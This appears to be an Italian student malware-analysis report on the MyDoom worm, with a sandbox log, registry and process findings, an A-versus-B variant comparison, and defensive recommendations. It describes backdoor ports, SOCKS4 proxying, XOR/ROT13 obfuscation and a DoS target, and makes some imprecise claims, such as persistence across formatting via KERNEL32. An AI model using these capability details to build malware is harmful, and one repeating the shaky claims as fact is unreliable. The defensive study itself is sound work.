
Analyzer Log

```
2024-10-30 10:10:03,000 [analyzer] DEBUG: Starting analyzer from: C:\tmpk4d6b1
2024-10-30 10:10:03,015 [analyzer] DEBUG: Pipe server name: \\?\PIPE\10ks1suDpchnCz8Ebob0ehBJUXTLzq
2024-10-30 10:10:03,015 [analyzer] DEBUG: Log pipe server name: \\?\PIPE\Wyaf0JfAWCVZRAHV
2024-10-30 10:10:03,280 [analyzer] DEBUG: Started auxiliary module Curtain
2024-10-30 10:10:03,280 [analyzer] DEBUG: Started auxiliary module Obgview
2024-10-30 10:10:04,000 [analyzer] DEBUG: Started auxiliary module Disguise
2024-10-30 10:10:04,233 [analyzer] DEBUG: Loaded monitor into process with pid 512
2024-10-30 10:10:04,233 [analyzer] DEBUG: Started auxiliary module DumpTlsMasterSecrets
2024-10-30 10:10:04,250 [analyzer] DEBUG: Started auxiliary module Human
2024-10-30 10:10:04,250 [analyzer] DEBUG: Started auxiliary module InstallCertificate
2024-10-30 10:10:04,250 [analyzer] DEBUG: Started auxiliary module Reboot
2024-10-30 10:10:04,328 [analyzer] DEBUG: Started auxiliary module RecentFiles
2024-10-30 10:10:04,342 [analyzer] DEBUG: Started auxiliary module Screenshots
2024-10-30 10:10:04,358 [analyzer] DEBUG: Started auxiliary module Sysmon
2024-10-30 10:10:04,358 [analyzer] DEBUG: Started auxiliary module LoaderMon
2024-10-30 10:10:04,546 [lib.api.process] INFO: Successfully executed process from path u"C:\Users\ADMINI-1\AppData\Local\Temp\WjDoom.A.exe" with arguments "" and pid 2096
2024-10-30 10:10:04,750 [analyzer] DEBUG: Loaded monitor into process with pid 2096
2024-10-30 10:10:04,765 [analyzer] INFO: Added new file to list with pid 2096 and path C:\Windows\System32\shimgapi.dll
2024-10-30 10:10:04,765 [analyzer] INFO: Added new file to list with pid 2096 and path C:\Users\Administrator\AppData\Local\Temp\Message
2024-10-30 10:10:04,875 [lib.api.process] ERROR: Failed to dump memory of 32-bit process with pid 2096.
2024-10-30 10:10:05,546 [analyzer] INFO: Process with pid 2096 has terminated
2024-10-30 10:10:05,546 [analyzer] INFO: Process list is empty, terminating analysis.
2024-10-30 10:10:06,765 [analyzer] INFO: Terminating remaining processes before shutdown.
2024-10-30 10:10:06,780 [analyzer] INFO: Analysis completed.
```

Signatures

Wireshark

10:14 30/10/2024





Comportamento del Worm

🌸 Tag: [#comportamento_malware](#) [#REGSHOT](#) [#PROCمون](#)
[#kernel32](#)

L'analisi comportamentale del worm è stata svolta con vari tool per verificare l'impatto del worm sul sistema:

1. **REGSHOT:** Verifica delle chiavi di registro prima e dopo l'esecuzione del worm.
 - Numero di chiavi prima: 425378.
 - Dopo l'avvio: Eliminazione di oltre 27.000 chiavi e modifica di 20 valori.



FileHomeCondividiVisualizzaCercaGestisci

mydoo - search-ms:displayName=Risultati%20ricerca%20in%20Malware&crumb=...

←→↑> Risultati ricerca in Malware >

mydoo

Accesso rapido

Desktop

Download

Documenti

Immagini

Musica

SDelete

Video

OneDrive - Personal

Questo PC

Rete

MyDoom.A.exe.i64

C:\Utenti\flare\Desktop\Malware>Email-Worm

Tipo: IDA (64-bit) Database

Ultima modifica: 30/10/2024 10:01
Dimensione: 184 KB


MyDoom.A.exe


C:\Utenti\flare\Desktop\Malware>Email-Worm

Tipo: Applicazione

Ultima modifica: 28/10/2024 16:49
Dimensione: 22,0 KB


FLARE VM







2. PROCMON: Monitoraggio dei processi in tempo reale.

- Il worm modifica o elimina chiavi di registro e crea cartelle di sistema per l'installazione di backdoor, ottenendo così il controllo remoto delle macchine compromesse.
- Utilizza il `KERNEL32.DLL` per ripresentarsi a ogni formattazione, rendendo il sistema vulnerabile.





3. **Attacchi DOS:** Oltre alle modifiche descritte, MYDOOM esegue attacchi DOS per rendere inaccessibili i sistemi infetti, saturando i processi TCP come mostrato dai log.



Raccomandazioni



Tag:

[#raccomandazioni](#)

[#sicurezza_informatica](#)

[#prevenzione](#)

1. **Aggiornamenti Regolari:** Mantenere sistemi e software aggiornati.
 2. **Soluzioni di Sicurezza:** Utilizzo di firewall e antimalware aggiornati per prevenire infezioni.
 3. **Educazione degli Utenti:** Formare gli utenti sui rischi legati al malware e sulle pratiche sicure di utilizzo del sistema.
 4. **Analisi Proattiva:** Monitoraggio costante del traffico di rete e dei log per identificare attività sospette.
 5. **Collaborazione:** Cooperare con agenzie di sicurezza per un blocco tempestivo delle minacce.
-



Chiavi:

[MYDOOM, malware, analisi statica, analisi dinamica, sicurezza informatica, worm, KERNEL32, attacchi DOS, firewall, UPX]

Suggerimenti per Approfondimenti

- **Analisi di altri worm:** Valutare e confrontare il comportamento di altri worm come Sasser e Blaster.
- **Tecniche di Persistence:** Esplorare in dettaglio le tecniche di persistenza dei malware.
- **Strumenti di analisi avanzata:** Approfondire l'uso di strumenti come Yara per l'identificazione di pattern specifici nel codice malevolo.

Relazione Comparativa Mydoom A e B

Comparazione tra Mydoom-A e Mydoom-B

Funzionalità di Diffusione e Persistenza

1. Mydoom-A:

- **Diffusione:** Utilizza l'invio di email infette tramite un motore SMTP interno e la rete P2P Kazaa.
- **Persistenza:** Modifica le chiavi di registro per eseguire automaticamente il malware a ogni riavvio.

2. Mydoom-B:

- **Diffusione:** Mantiene l'invio di email, ma aggiunge funzioni per generare email convincenti (utilizzando vari nomi e domini) e raccoglie contatti dai file locali per migliorare la propagazione.
 - **Persistenza:** Oltre alla modifica del registro, copia se stesso nelle directory di sistema, rendendosi più difficile da rimuovere.
-

Backdoor e Accesso Remoto

1. Mydoom-A:

- **Backdoor:** Crea una backdoor sulla porta TCP 3127 per consentire l'accesso remoto da parte degli attaccanti.

2. Mydoom-B:

- **Backdoor Avanzata:** Apre una backdoor SOCKS4, stabilendo un server proxy per l'accesso remoto, permettendo esecuzione di file e controllo completo del sistema attraverso un server di comando e controllo (C&C).
-

Offuscamento e Evasione

1. Mydoom-A:

- Non applica tecniche specifiche di offuscamento dei file per evitare rilevamenti.

2. Mydoom-B:

- **Offuscamento Avanzato:** Utilizza crittografia XOR e ROT13 e comprime i file infetti in archivi ZIP per eludere i sistemi di sicurezza.
-

Attacco DoS

1. Mydoom-A:

- **Attacco DoS:** Programmato per attaccare www.sco.com a partire dal 1° febbraio 2004, sovraccaricandolo con richieste HTTP.

2. Mydoom-B:

- **DoS Esteso:** Migliora il DoS mirato grazie al modulo "scodos_main" e invia traffico elevato per interrompere server specifici tramite il server C&C, aumentando l'impatto.
-

Funzionalità Aggiuntive in Mydoom-B


- **Decifratura e Caricamento di Librerie:** Carica una libreria di sistema (`shimgapi.dll`) per supportare l'accesso remoto.
 - **Server SOCKS4:** Permette un accesso remoto stabile per l'attaccante.
 - **Rimozione delle Intestazioni PE:** Rimuove le intestazioni superflue nei file PE per evitarne il rilevamento come malware.
-

Tabella comparativa per chiarire le principali differenze tra Mydoom-A e Mydoom-B:

| Caratteristica | Mydoom-A | Mydoom-B |
|--------------------------------|--|--|
| Diffusione | Invio di email infette tramite SMTP e diffusione su Kazaa (P2P). | Invio di email con nomi e domini diversi, raccolta di contatti locali, invio massivo, rete P2P. |
| Persistenza | Modifica delle chiavi di registro per avvio automatico. | Modifica delle chiavi di registro, copia nelle directory di sistema per garantire la persistenza. |
| Backdoor | Porta TCP 3127 per accesso remoto. | Backdoor avanzata con server SOCKS4 per accesso remoto e controllo tramite server C&C. |
| Offuscamento | Nessuna tecnica avanzata di offuscamento. | Crittografia XOR e ROT13, compressione dei file in ZIP per elusione di sicurezza. |
| Attacco DoS | Attacco DoS mirato su www.sco.com tramite richieste HTTP. | Attacco DoS più esteso verso server specifici con sovraccarico di traffico generato dal server C&C. |
| Funzionalità Aggiuntive | - | Decifratura e caricamento di librerie (<code>shimgapi.dll</code>), rimozione intestazioni PE per evitare rilevamento, server SOCKS4 per controllo remoto continuo. |
| Misure di Prevenzione | Chiusura delle porte, uso di antivirus, verifica dei backup. | Formazione utenti, utilizzo di sistemi di rilevamento avanzati (IDS), firewall, politiche di accesso limitate, backup regolari. |

Conclusioni e Rimedi

- **Mydoom-A:** Offre una base di prevenzione standard, consigliando la chiusura delle porte di rete, uso di antivirus e verifica dei backup.
 - **Mydoom-B:** Espande le misure preventive includendo formazione degli utenti e utilizzo di sistemi di rilevamento avanzato per bloccare tentativi di accesso non autorizzato.
-

 **Chiavi Comuni:** malware, worm, mydoom, backdoor, DoS, persistenza

BW3 Analisi Codice del Malware Mydoom-B

Introduzione

[#worm](#)[#malware](#)[#mydoom](#)[#analisiCodice](#)[#sicurezzaInformatica](#)

Mydoom è uno dei worm più noti della storia informatica. Scoperto nel 2004, si è diffuso rapidamente tramite email infette e attacchi mirati. Mydoom si installa nel sistema, crea una backdoor per il controllo remoto e si diffonde tramite email e reti P2P. Di seguito viene presentata un'analisi dettagliata di tutte le sue funzionalità.

Elenco Completa delle funzioni del codice

1. main.c

Funzione: `payload_xproxy`

